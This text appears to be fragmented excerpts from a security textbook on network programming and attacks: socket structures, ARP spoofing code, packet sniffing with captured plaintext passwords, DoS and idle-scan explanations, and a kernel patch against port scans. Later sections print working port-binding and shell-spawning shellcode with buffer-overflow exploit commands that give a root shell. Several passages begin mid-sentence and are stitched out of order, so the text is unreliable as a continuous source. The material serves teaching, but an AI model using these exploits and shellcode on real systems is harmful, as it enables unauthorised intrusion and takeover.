The final argument for the `socket()` function is the protocol, which should almost always be `0`. The specification allows for multiple protocols within a protocol family, so this argument is used to select one of the protocols from the family. In practice, however, most protocol families only have one protocol, which means this should usually be set for `0`; the first and only protocol in the enumeration of the family. This is the case for everything we will do with sockets in this book, so this argument will always be `0` in our examples.

0x422 Socket Addresses

Many of the socket functions reference a `sockaddr` structure to pass address information that defines a host. This structure is also defined in bits/socket.h, as shown on the following page.

From /usr/include/bits/socket.h

```
/* Get the definition of the macro to define the common sockaddr members.  */
#include <bits/sockaddr.h>

/* Structure describing a generic socket address.  */
struct sockaddr
  {
    __SOCKADDR_COMMON (sa_);  /* Common data: address family and length.  */
    char sa_data[14];   /* Address data.  */
  };
```

The macro for SOCKADDR_COMMON is defined in the included bits/sockaddr.h file, which basically translates to an unsigned short int. This value defines the address family of the address, and the rest of the structure is saved for address data. Since sockets can communicate using a variety of protocol families, each with their own way of defining endpoint addresses, the definition of an address must also be variable, depending on the address family. The possible address families are also defined in bits/socket.h; they usually translate directly to the corresponding protocol families.

From /usr/include/bits/socket.h

```
/* Address families.  */
#define AF_UNSPEC PF_UNSPEC
#define AF_LOCAL  PF_LOCAL
#define AF_UNIX   PF_UNIX
#define AF_FILE   PF_FILE
#define AF_INET   PF_INET
#define AF_AX25   PF_AX25
#define AF_IPX    PF_IPX
#define AF_APPLETALK  PF_APPLETALK
#define AF_NETROM PF_NETROM
#define AF_BRIDGE PF_BRIDGE
#define AF_ATMPVC PF_ATMPVC
#define AF_X25    PF_X25
#define AF_INET6  PF_INET6
     ...
```


Since an address can contain different types of information, depending on the address family, there are several other address structures that contain, in the address data section, common elements from the sockaddr structure as well as information specific to the address family. These structures are also the same size, so they can be typecast to and from each other. This means that a socket() function will simply accept a pointer to a sockaddr structure, which can in fact point to an address structure for IPv4, IPv6, or X.25. This allows the socket functions to operate on a variety of protocols.


In this book we are going to deal with Internet Protocol version 4, which is the protocol family PF_INET, using the address family AF_INET. The parallel socket address structure for AF_INET is defined in the netinet/in.h file.

the two addressing schemes. In the office, post office mail sent to an employee at the office's address goes to the appropriate desk. In Ethernet, the method is known as Address Resolution Protocol (ARP).

This protocol allows "seating charts" to be made to associate an IP address with a piece of hardware. There are four different types of ARP messages, but the two most important types are *ARP request messages* and *ARP reply messages*. Any packet's Ethernet header includes a type value that describes the packet. This type is used to specify whether the packet is an ARP-type message or an IP packet.

An ARP request is a message, sent to the broadcast address, that contains the sender's IP address and MAC address and basically says, "Hey, who has this IP? If it's you, please respond and tell me your MAC address." An ARP reply is the corresponding response that is sent to the requester's MAC address (and IP address) saying, "This is my MAC address, and I have this IP address." Most implementations will temporarily cache the MAC/IP address pairs received in ARP replies, so that ARP requests and replies aren't needed for every single packet. These caches are like the interoffice seating chart.

For example, if one system has the IP address 10.10.10.20 and MAC address `00:00:00:aa:aa:aa`, and another system on the same network has the IP address 10.10.10.50 and MAC address `00:00:00:bb:bb:bb`, neither system can communicate with the other until they know each other's MAC addresses.



If the first system wants to establish a TCP connection over IP to the second device's IP address of 10.10.10.50, the first system will first check its ARP cache to see if an entry exists for 10.10.10.50. Since this is the first time these two systems are trying to communicate, there will be no such entry, and an ARP request will be sent out to the broadcast address, saying, "If you are 10.10.10.50, please respond to me at `00:00:00:aa:aa:aa`." Since this request uses the broadcast address, every system on the network sees the request, but only the system with the corresponding IP address is meant to respond. In this case, the second system responds with an ARP reply that is sent directly back to `00:00:00:aa:aa:aa` saying, "I am 10.10.10.50 and I'm at `00:00:00:bb:bb:bb`." The first system receives this reply, caches the IP and MAC address pair in its ARP cache, and uses the hardware address to communicate.

```
0x0020   8018 438a 4c8c 0000 0101 080a 0007 1feb        ..C.L..........
0x0030   000e 10d1 3233 3020 5573 6572 206c 6565        ....230.User.lee
0x0040   6368 206c 6f67 6765 6420 696e 2e0d 0a          ch.logged.in...
```

Data transmitted over the network by services such as telnet, FTP, and POP3 is unencrypted. In the preceding example, the user `leech` is seen logging into an FTP server using the password `l8@nite`. Since the authentication process during login is also unencrypted, usernames and passwords are simply contained in the data portions of the transmitted packets.

`tcpdump` is a wonderful, general-purpose packet sniffer, but there are specialized sniffing tools designed specifically to search for usernames and passwords. One notable example is Dug Song's program, `dsniff`, which is smart enough to parse out data that looks important.

```
reader@hacking:~/booksrc $ sudo dsniff -n
dsniff: listening on eth0
-----------------
12/10/02 21:43:21 tcp 192.168.0.193.32782 -> 192.168.0.118.21 (ftp)
USER leech
PASS l8@nite

-----------------
12/10/02 21:47:49 tcp 192.168.0.193.32785 -> 192.168.0.120.23 (telnet)
USER root
PASS 5eCr3t
```


0x441 Raw Socket Sniffer

So far in our code examples, we have been using stream sockets. When sending and receiving using stream sockets, the data is neatly wrapped in a TCP/IP connection. Accessing the OSI model of the session (5) layer, the operating system takes care of all of the lower-level details of transmission, correction, and routing. It is possible to access the network at lower layers using raw sockets. At this lower layer, all the details are exposed and must be handled explicitly by the programmer. Raw sockets are specified by using `SOCK_RAW` as the type. In this case, the protocol matters since there are multiple options. The protocol can be `IPPROTO_TCP`, `IPPROTO_UDP`, or `IPPROTO_ICMP`. The following example is a TCP sniffing program using raw sockets.

raw_tcpsniff.c

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>

#include "hacking.h"

int main(void) {
   int i, recv_length, sockfd;
```

```
|  Data |           |U|A|P|R|S|F|                               |
| Offset| Reserved  |R|C|S|S|Y|I|            Window             |
|       |           |G|K|H|T|N|N|                               |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|           Checksum            |         Urgent Pointer        |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                    Options                    |    Padding    |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|                             data                              |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+

Data Offset: 4 bits
    The number of 32 bit words in the TCP Header.  This indicates where
    the data begins.  The TCP header (even one including options) is an
    integral number of 32 bits long.
Reserved: 6 bits
    Reserved for future use.  Must be zero.
Options: variable
```

Linux's tcphdr structure also switches the ordering of the 4-bit data offset field and the 4-bit section of the reserved field depending on the host's byte order. The data offset field is important, since it tells the size of the variable-length TCP header. You might have noticed that Linux's tcphdr structure doesn't save any space for TCP options. This is because the RFC defines this field as optional. The size of the TCP header will always be 32-bit-aligned, and the data offset tells us how many 32-bit words are in the header. So the TCP header size in bytes equals the data offset field from the header times four. Since the data offset field is required to calculate the header size, we'll split the byte containing it, assuming little-endian host byte ordering.

The th_flags field of Linux's tcphdr structure is defined as an 8-bit unsigned character. The values defined below this field are the bitmasks that correspond to the six possible flags.

Added to hacking-network.h

```
struct tcp_hdr {
  unsigned short tcp_src_port;   // Source TCP port
  unsigned short tcp_dest_port;  // Destination TCP port
  unsigned int tcp_seq;          // TCP sequence number
  unsigned int tcp_ack;          // TCP acknowledgment number
  unsigned char reserved:4;      // 4 bits from the 6 bits of reserved space
  unsigned char tcp_offset:4;    // TCP data offset for little-endian host
  unsigned char tcp_flags;       // TCP flags (and 2 bits from reserved space)
#define TCP_FIN   0x01
#define TCP_SYN   0x02
#define TCP_RST   0x04
#define TCP_PUSH  0x08
#define TCP_ACK   0x10
#define TCP_URG   0x20
  unsigned short tcp_window;     // TCP window size
  unsigned short tcp_checksum;   // TCP checksum
  unsigned short tcp_urgent;     // TCP urgent pointer
};
```

told that 192.168.0.118 is also at `00:00:AD:D1:C7:ED`. These spoofed ARP packets can be injected using a command-line packet injection tool called Nemesis. Nemesis was originally a suite of tools written by Mark Grimes, but in the most recent version 1.4, all functionality has been rolled up into a single utility by the new maintainer and developer, Jeff Nathan. The source code for Nemesis is on the LiveCD at /usr/src/nemesis-1.4/, and it has already been built and installed.

```
reader@hacking:~/booksrc $ nemesis

NEMESIS -=- The NEMESIS Project Version 1.4 (Build 26)

NEMESIS Usage:
  nemesis [mode] [options]

NEMESIS modes:
  arp
  dns
  ethernet
  icmp
  igmp
  ip
  ospf (currently non-functional)
  rip
  tcp
  udp

NEMESIS options:
  To display options, specify a mode with the option "help".

reader@hacking:~/booksrc $ nemesis arp help

ARP/RARP Packet Injection -=- The NEMESIS Project Version 1.4 (Build 26)

ARP/RARP Usage:
  arp [-v (verbose)] [options]

ARP/RARP Options:
  -S <Source IP address>
  -D <Destination IP address>
  -h <Sender MAC address within ARP frame>
  -m <Target MAC address within ARP frame>
  -s <Solaris style ARP requests with target hardware addess set to broadcast>
  -r ({ARP,RARP} REPLY enable)
  -R (RARP enable)
  -P <Payload file>

Data Link Options:
  -d <Ethernet device name>
  -H <Source MAC address>
  -M <Destination MAC address>

You must define a Source and Destination IP address.
```

```
    if (pd->file_mem == NULL)
        pd->file_s = 0;

    arp_packetlen = LIBNET_ARP_H + LIBNET_ETH_H + pd->file_s;

#ifdef DEBUG
    printf("DEBUG: ARP packet length %u.\n", arp_packetlen);
    printf("DEBUG: ARP payload size  %u.\n", pd->file_s);
#endif

    if ((l2 = libnet_open_link_interface(device, errbuf)) == NULL)
    {
        nemesis_device_failure(INJECTION_LINK, (const char *)device);
        return -1;
    }

    if (libnet_init_packet(arp_packetlen, &pkt) == -1)
    {
        fprintf(stderr, "ERROR: Unable to allocate packet memory.\n");
        return -1;
    }

    libnet_build_ethernet(eth->ether_dhost, eth->ether_shost, eth->ether_type,
            NULL, 0, pkt);

    libnet_build_arp(arp->ar_hrd, arp->ar_pro, arp->ar_hln, arp->ar_pln,
            arp->ar_op, arp->ar_sha, arp->ar_spa, arp->ar_tha, arp->ar_tpa,
            pd->file_mem, pd->file_s, pkt + LIBNET_ETH_H);

    n = libnet_write_link_layer(l2, device, pkt, LIBNET_ETH_H +
                LIBNET_ARP_H + pd->file_s);

    if (verbose == 2)
        nemesis_hexdump(pkt, arp_packetlen, HEX_ASCII_DECODE);
    if (verbose == 3)
        nemesis_hexdump(pkt, arp_packetlen, HEX_RAW_DECODE);

    if (n != arp_packetlen)
    {
        fprintf(stderr, "ERROR: Incomplete packet injection.  Only "
                "wrote %d bytes.\n", n);
    }
    else
    {
        if (verbose)
        {
            if (memcmp(eth->ether_dhost, (void *)&one, 6))
            {
                printf("Wrote %d byte unicast ARP request packet through "
                        "linktype %s.\n", n,
                        nemesis_lookup_linktype(l2->linktype));
            }
            else
            {
                printf("Wrote %d byte %s packet through linktype %s.\n", n,
```

arpspoof.c

```
static struct libnet_link_int *llif;
static struct ether_addr spoof_mac, target_mac;
static in_addr_t spoof_ip, target_ip;

...

int
arp_send(struct libnet_link_int *llif, char *dev,
     int op, u_char *sha, in_addr_t spa, u_char *tha, in_addr_t tpa)
{
    char ebuf[128];
    u_char pkt[60];

    if (sha == NULL &&
        (sha = (u_char *)libnet_get_hwaddr(llif, dev, ebuf)) == NULL) {
        return (-1);
    }
    if (spa == 0) {
        if ((spa = libnet_get_ipaddr(llif, dev, ebuf)) == 0)
            return (-1);
        spa = htonl(spa); /* XXX */
    }
    if (tha == NULL)
        tha = "\xff\xff\xff\xff\xff\xff";

    libnet_build_ethernet(tha, sha, ETHERTYPE_ARP, NULL, 0, pkt);

    libnet_build_arp(ARPHRD_ETHER, ETHERTYPE_IP, ETHER_ADDR_LEN, 4,
        op, sha, (u_char *)&spa, tha, (u_char *)&tpa,
        NULL, 0, pkt + ETH_H);

    fprintf(stderr, "%s ",
        ether_ntoa((struct ether_addr *)sha));

    if (op == ARPOP_REQUEST) {
        fprintf(stderr, "%s 0806 42: arp who-has %s tell %s\n",
            ether_ntoa((struct ether_addr *)tha),
            libnet_host_lookup(tpa, 0),
            libnet_host_lookup(spa, 0));
    }
    else {
        fprintf(stderr, "%s 0806 42: arp reply %s is-at ",
            ether_ntoa((struct ether_addr *)tha),
            libnet_host_lookup(spa, 0));
        fprintf(stderr, "%s\n",
            ether_ntoa((struct ether_addr *)sha));
    }
    return (libnet_write_link_layer(llif, dev, pkt, sizeof(pkt)) == sizeof(pkt));
}
```

The remaining libnet functions get hardware addresses, get the IP address, and look up hosts. These functions have descriptive names and are explained in detail on the libnet man page.

From the libnet Man Page

```
libnet_get_hwaddr() takes a pointer to a link layer interface struct, a
pointer to the network device name, and an empty buffer to be used in case of
error. The function returns the MAC address of the specified interface upon
success or 0 upon error (and errbuf will contain a reason).

libnet_get_ipaddr() takes a pointer to a link layer interface struct, a
pointer to the network device name, and an empty buffer to be used in case of
error. Upon success the function returns the IP address of the specified
interface in host-byte order or 0 upon error (and errbuf will contain a
reason).

libnet_host_lookup() converts the supplied network-ordered (big-endian) IPv4
address into its human-readable counterpart. If use_name is 1,
libnet_host_lookup() will attempt to resolve this IP address and return a
hostname, otherwise (or if the lookup fails), the function returns a dotted-
decimal ASCII string.
```

Once you've learned how to read C code, existing programs can teach you a lot by example. Programming libraries like libnet and libpcap have plenty of documentation that explains all the details you may not be able to divine from the source alone. The goal here is to teach you how to learn from source code, as opposed to just teaching how to use a few libraries. After all, there are many other libraries and a lot of existing source code that uses them.

0x450 Denial of Service

One of the simplest forms of network attack is a Denial of Service (DoS) attack. Instead of trying to steal information, a DoS attack simply prevents access to a service or resource. There are two general forms of DoS attacks: those that crash services and those that flood services.

Denial of Service attacks that crash services are actually more similar to program exploits than network-based exploits. Often, these attacks are dependent on a poor implementation by a specific vendor. A buffer overflow exploit gone wrong will usually just crash the target program instead of directing the execution flow to the injected shellcode. If this program happens to be on a server, then no one else can access that server after it has crashed. Crashing DoS attacks like this are closely tied to a certain program and a certain version. Since the operating system handles the network stack, crashes in this code will take down the kernel, denying service to the entire machine. Many of these vulnerabilities have long since been patched on modern operating systems, but it's still useful to think about how these techniques might be applied to different situations.

0x454 Ping Flooding

Flooding DoS attacks don't try to necessarily crash a service or resource, but instead try to overload it so it can't respond. Similar attacks can tie up other resources, such as CPU cycles and system processes, but a flooding attack specifically tries to tie up a network resource.


The simplest form of flooding is just a ping flood. The goal is to use up the victim's bandwidth so that legitimate traffic can't get through. The attacker sends many large ping packets to the victim, which eat away at the bandwidth of the victim's network connection.

There's nothing really clever about this attack—it's just a battle of bandwidth. An attacker with greater bandwidth than a victim can send more data than the victim can receive and therefore deny other legitimate traffic from getting to the victim.

0x455 Amplification Attacks

There are actually some clever ways to perform a ping flood without using massive amounts of bandwidth. An amplification attack uses spoofing and broadcast addressing to amplify a single stream of packets by a hundred-fold. First, a target amplification system must be found. This is a network that allows communication to the broadcast address and has a relatively high number of active hosts. Then the attacker sends large ICMP echo request packets to the broadcast address of the amplification network, with a spoofed source address of the victim's system. The amplifier will broadcast these packets to all the hosts on the amplification network, which will then send corresponding ICMP echo reply packets to the spoofed source address (i.e., to the victim's machine).

This amplification of traffic allows the attacker to send a relatively small stream of ICMP echo request packets out, while the victim gets swamped with up to a couple hundred times as many ICMP echo reply packets. This attack can be done with both ICMP packets and UDP echo packets. These techniques are known as *smurf* and *fraggle* attacks, respectively.



At this point, the attacker contacts the idle host again to determine how much the IP ID has incremented. If it has only incremented by one interval, no other packets were sent out by the idle host between the two checks. This implies that the port on the target machine is closed. If the IP ID has incremented by two intervals, one packet, presumably an RST packet, was sent out by the idle machine between the checks. This implies that the port on the target machine is open.


The steps are illustrated on the next page for both possible outcomes.

Of course, if the idle host isn't truly idle, the results will be skewed. If there is light traffic on the idle host, multiple packets can be sent for each port. If 20 packets are sent, then a change of 20 incremental steps should be an indication of an open port, and none, of a closed port. Even if there is light traffic, such as one or two non–scan-related packets sent by the idle host, this difference is large enough that it can still be detected.

If this technique is used properly on an idle host that doesn't have any logging capabilities, the attacker can scan any target without ever revealing his or her IP address.

After finding a suitable idle host, this type of scanning can be done with nmap using the -sI command-line option followed by the idle host's address:

```
reader@hacking:~/booksrc $ sudo nmap -sI idlehost.com 192.168.42.7
```

0x475 Proactive Defense (shroud)

Port scans are often used to profile systems before they are attacked. Knowing what ports are open allows an attacker to determine which services can be attacked. Many IDSs offer methods to detect port scans, but by then the information has already been leaked. While writing this chapter, I wondered if it is possible to prevent port scans before they actually happen. Hacking, really, is all about coming up with new ideas, so a newly developed method for proactive port-scanning defense will be presented here.

First of all, the FIN, Null, and X-mas scans can be prevented by a simple kernel modification. If the kernel never sends reset packets, these scans will turn up nothing. The following output uses `grep` to find the kernel code responsible for sending reset packets.

```
reader@hacking:~/booksrc $ grep -n -A 20 "void.*send_reset" /usr/src/linux/net/ipv4/tcp_ipv4.c
547:static void tcp_v4_send_reset(struct sock *sk, struct sk_buff *skb)
548-{
549-    struct tcphdr *th = skb->h.th;
550-    struct {
551-            struct tcphdr th;
552-#ifdef CONFIG_TCP_MD5SIG
553-            __be32 opt[(TCPOLEN_MD5SIG_ALIGNED >> 2)];
554-#endif
555-    } rep;
556-    struct ip_reply_arg arg;
557-#ifdef CONFIG_TCP_MD5SIG
558-    struct tcp_md5sig_key *key;
559-#endif
560-

   return; // Modification: Never send RST, always return.

561-    /* Never send a reset in response to a reset. */
562-    if (th->rst)
563-            return;
564-
565-    if (((struct rtable *)skb->dst)->rt_type != RTN_LOCAL)
566-            return;
567-
reader@hacking:~/booksrc $
```


By adding the `return` command (shown above in bold), the `tcp_v4_send_reset()` kernel function will simply return instead of doing anything. After the kernel is recompiled, the resulting kernel won't send out reset packets, avoiding information leakage.

FIN Scan Before the Kernel Modification

```
matrix@euclid:~ $ sudo nmap -T5 -sF 192.168.42.72
Starting Nmap 4.11 ( http://www.insecure.org/nmap/ ) at 2007-03-17 16:58 PDT
Interesting ports on 192.168.42.72:
Not shown: 1678 closed ports
```

The vulnerability certainly exists, but the shellcode doesn't do what we want in this case. Since we're not at the console, shellcode is just a self-contained program, designed to take over another program to open a shell. Once control of the program's execution pointer is taken, the injected shellcode can do anything. There are many different types of shellcode that can be used in different situations (or payloads). Even though not all shellcode actually spawns a shell, it's still commonly called shellcode.

0x483 Port-Binding Shellcode

When exploiting a remote program, spawning a shell locally is pointless. Port-binding shellcode listens for a TCP connection on a certain port and serves up the shell remotely. Assuming you already have port-binding shellcode ready, using it is simply a matter of replacing the shellcode bytes defined in the exploit. Port-binding shellcode is included in the LiveCD that will bind to port 31337. These shellcode bytes are shown in the output below.

```
reader@hacking:~/booksrc $ wc -c portbinding_shellcode
92 portbinding_shellcode
reader@hacking:~/booksrc $ hexdump -C portbinding_shellcode
00000000  6a 66 58 99 31 db 43 52  6a 01 6a 02 89 e1 cd 80  |jfX.1.CRj.j.....|
00000010  96 6a 66 58 43 52 66 68  7a 69 66 53 89 e1 6a 10  |.jfXCRfhzifS..j.|
00000020  51 56 89 e1 cd 80 b0 66  43 43 53 56 89 e1 cd 80  |QV.....fCCSV....|
00000030  b0 66 43 52 52 56 89 e1  cd 80 93 6a 02 59 b0 3f  |.fCRRV.....j.Y.?|
00000040  cd 80 49 79 f9 b0 0b 52  68 2f 2f 73 68 68 2f 62  |..Iy...Rh//shh/b|
00000050  69 6e 89 e3 52 89 e2 53  89 e1 cd 80              |in..R..S....|
0000005c
reader@hacking:~/booksrc $ od -tx1 portbinding_shellcode | cut -c8-80 | sed -e 's/ /\\x/g'
\x6a\x66\x58\x99\x31\xdb\x43\x52\x6a\x01\x6a\x02\x89\xe1\xcd\x80
\x96\x6a\x66\x58\x43\x52\x66\x68\x7a\x69\x66\x53\x89\xe1\x6a\x10
\x51\x56\x89\xe1\xcd\x80\xb0\x66\x43\x43\x53\x56\x89\xe1\xcd\x80
\xb0\x66\x43\x52\x52\x56\x89\xe1\xcd\x80\x93\x6a\x02\x59\xb0\x3f
\xcd\x80\x49\x79\xf9\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62
\x69\x6e\x89\xe3\x52\x89\xe2\x53\x89\xe1\xcd\x80

reader@hacking:~/booksrc $
```


After some quick formatting, these bytes are swapped into the shellcode bytes of the tinyweb_exploit.c program, resulting in tinyweb_exploit2.c. The new shellcode line is shown below.

New Line from tinyweb_exploit2.c

```
char shellcode[]=
"\x6a\x66\x58\x99\x31\xdb\x43\x52\x6a\x01\x6a\x02\x89\xe1\xcd\x80"
"\x96\x6a\x66\x58\x43\x52\x66\x68\x7a\x69\x66\x53\x89\xe1\x6a\x10"
"\x51\x56\x89\xe1\xcd\x80\xb0\x66\x43\x43\x53\x56\x89\xe1\xcd\x80"
"\xb0\x66\x43\x52\x52\x56\x89\xe1\xcd\x80\x93\x6a\x02\x59\xb0\x3f"
"\xcd\x80\x49\x79\xf9\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62"
"\x69\x6e\x89\xe3\x52\x89\xe2\x53\x89\xe1\xcd\x80";
// Port-binding shellcode on port 31337
```

Even though the remote shell doesn't display a prompt, it still accepts commands and returns the output over the network.

A program like netcat can be used for many other things. It's designed to work like a console program, allowing standard input and output to be piped and redirected. Using netcat and the port-binding shellcode in a file, the same exploit can be carried out on the command line.

```
reader@hacking:~/booksrc $ wc -c portbinding_shellcode
92 portbinding_shellcode
reader@hacking:~/booksrc $ echo $((540+4 - 300 - 92))
152
reader@hacking:~/booksrc $ echo $((152 / 4))
38
reader@hacking:~/booksrc $ (perl -e 'print "\x90"x300';
> cat portbinding_shellcode
> perl -e 'print "\x88\xf6\xff\xbf"x38 . \r\n"')
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□jfX□1□CRj j □□ □jfXC
RfhzifS□□j QV□□ □fCCSV□□ □fCRRV□□ □j Y□? Iy□□
                                                 Rh//shh/bin□□R□□S□□  □□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□□
reader@hacking:~/booksrc $ (perl -e 'print "\x90"x300'; cat portbinding_shellcode;
perl -e 'print "\x88\xf6\xff\xbf"x38 . "\r\n"') | nc -v -w1 127.0.0.1 80
localhost [127.0.0.1] 80 (www) open
reader@hacking:~/booksrc $ nc -v 127.0.0.1 31337
localhost [127.0.0.1] 31337 (?) open
whoami
root
```


In the output above, first the length of the port-binding shellcode is shown to be 92 bytes. The return address is found 540 bytes from the start of the buffer, so with a 300-byte NOP sled and 92 bytes of shellcode, there are 152 bytes to the return address overwrite. This means that if the target return address is repeated 38 times at the end of the buffer, the last one should do the overwrite. Finally, the buffer is terminated with `'\r\n'`. The commands that build the buffer are grouped with parentheses to pipe the buffer into netcat. netcat connects to the tinyweb program and sends the buffer. After the shellcode runs, netcat needs to be broken out of by pressing CTRL-C, since the original socket connection is still open. Then, netcat is used again to connect to the shell bound on port 31337.

```
  mov edx, 15       ; Length of the string
  int 0x80          ; Do syscall: write(1, string, 14)

; void _exit(int status);
  mov eax, 1        ; Exit syscall #
  mov ebx, 0        ; Status = 0
  int 0x80          ; Do syscall:  exit(0)
```

The call instruction jumps execution down below the string. This also pushes the address of the next instruction to the stack, the next instruction in our case being the beginning of the string. The return address can immediately be popped from the stack into the appropriate register. Without using any memory segments, these raw instructions, injected into an existing process, will execute in a completely position-independent way. This means that, when these instructions are assembled, they cannot be linked into an executable.

```
reader@hacking:~/booksrc $ nasm helloworld1.s
reader@hacking:~/booksrc $ ls -l helloworld1
-rw-r--r-- 1 reader reader 50 2007-10-26 08:30 helloworld1
reader@hacking:~/booksrc $ hexdump -C helloworld1
00000000  e8 0f 00 00 00 48 65 6c  6c 6f 2c 20 77 6f 72 6c  |.....Hello, worl|
00000010  64 21 0a 0d 59 b8 04 00  00 00 bb 01 00 00 00 ba  |d!..Y...........|
00000020  0f 00 00 00 cd 80 b8 01  00 00 00 bb 00 00 00 00  |................|
00000030  cd 80                                             |..|
00000032
reader@hacking:~/booksrc $ ndisasm -b32 helloworld1
00000000  E80F000000        call 0x14
00000005  48                dec eax
00000006  656C              gs insb
00000008  6C                insb
00000009  6F                outsd
0000000A  2C20              sub al,0x20
0000000C  776F              ja 0x7d
0000000E  726C              jc 0x7c
00000010  64210A            and [fs:edx],ecx
00000013  0D59B80400        or eax,0x4b859
00000018  0000              add [eax],al
0000001A  BB01000000        mov ebx,0x1
0000001F  BA0F000000        mov edx,0xf
00000024  CD80              int 0x80
00000026  B801000000        mov eax,0x1
0000002B  BB00000000        mov ebx,0x0
00000030  CD80              int 0x80
reader@hacking:~/booksrc $
```


The `nasm` assembler converts assembly language into machine code and a corresponding tool called ndisasm converts machine code into assembly. These tools are used above to show the relationship between the machine code bytes and the assembly instructions. The disassembly instructions marked in bold are the bytes of the `"Hello, world!"` string interpreted as instructions.

Now, if we can inject this shellcode into a program and redirect EIP, the program will print out *Hello, world!* Let's use the familiar exploit target of the notesearch program.

```
reader@hacking:~/booksrc $ nasm tiny_shell.s
reader@hacking:~/booksrc $ wc -c tiny_shell
25 tiny_shell
reader@hacking:~/booksrc $ hexdump -C tiny_shell
00000000  31 c0 50 68 2f 2f 73 68  68 2f 62 69 6e 89 e3 50  |1.Ph//shh/bin..P|
00000010  89 e2 53 89 e1 b0 0b cd  80                       |..S......|
00000019
reader@hacking:~/booksrc $ export SHELLCODE=$(cat tiny_shell)
reader@hacking:~/booksrc $ ./getenvaddr SHELLCODE ./notesearch
SHELLCODE will be at 0xbffff9cb
reader@hacking:~/booksrc $ ./notesearch $(perl -e 'print "\xcb\xf9\xff\xbf"x40')
[DEBUG] found a 34 byte note for user id 999
[DEBUG] found a 41 byte note for user id 999
[DEBUG] found a 5 byte note for user id 999
[DEBUG] found a 35 byte note for user id 999
[DEBUG] found a 9 byte note for user id 999
[DEBUG] found a 33 byte note for user id 999
-------[ end of note data ]-------
sh-3.2#
```

0x531 A Matter of Privilege

